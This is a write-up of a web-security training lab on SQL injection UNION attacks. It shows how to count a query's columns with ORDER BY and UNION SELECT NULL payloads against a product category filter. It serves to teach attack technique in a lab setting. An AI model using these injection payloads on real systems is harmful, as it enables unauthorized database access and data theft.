
Lab: SQL injection UNION attack, determining the number of columns returned by the query

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing an SQL injection UNION attack that returns an additional row containing null values.



Our sql query is:

```
SELECT * FROM products WHERE category = 'Lifestyle'
```

First we must determine the number of columns by two ways

1- Using order by

```
SELECT * FROM products WHERE category = 'Lifestyle' ORDER BY 1 –
```

The column in an ORDER BY clause can be specified by its index, so you don't need to know the names of any columns. When the specified column index exceeds the number of actual columns in the result set, the database returns an error

```
' ORDER BY 1--

' ORDER BY 2--

'ORDER BY 3-- etc. in our case the error in 4 this mean we have 3 columns
```

2-Using UNION to solve this lab

Our sql query is:

```
SELECT * FROM products WHERE category = 'Lifestyle'
```

Using these payloads:

```
' UNION SELECT NULL—

' UNION SELECT NULL,NULL—

' UNION SELECT NULL,NULL,NULL-- etc.
```

This payload give us positive response so the number of NULL = culs

```
SELECT * FROM products WHERE category='Lifestyle' UNION SELECT NULL,NULL,NULL—
```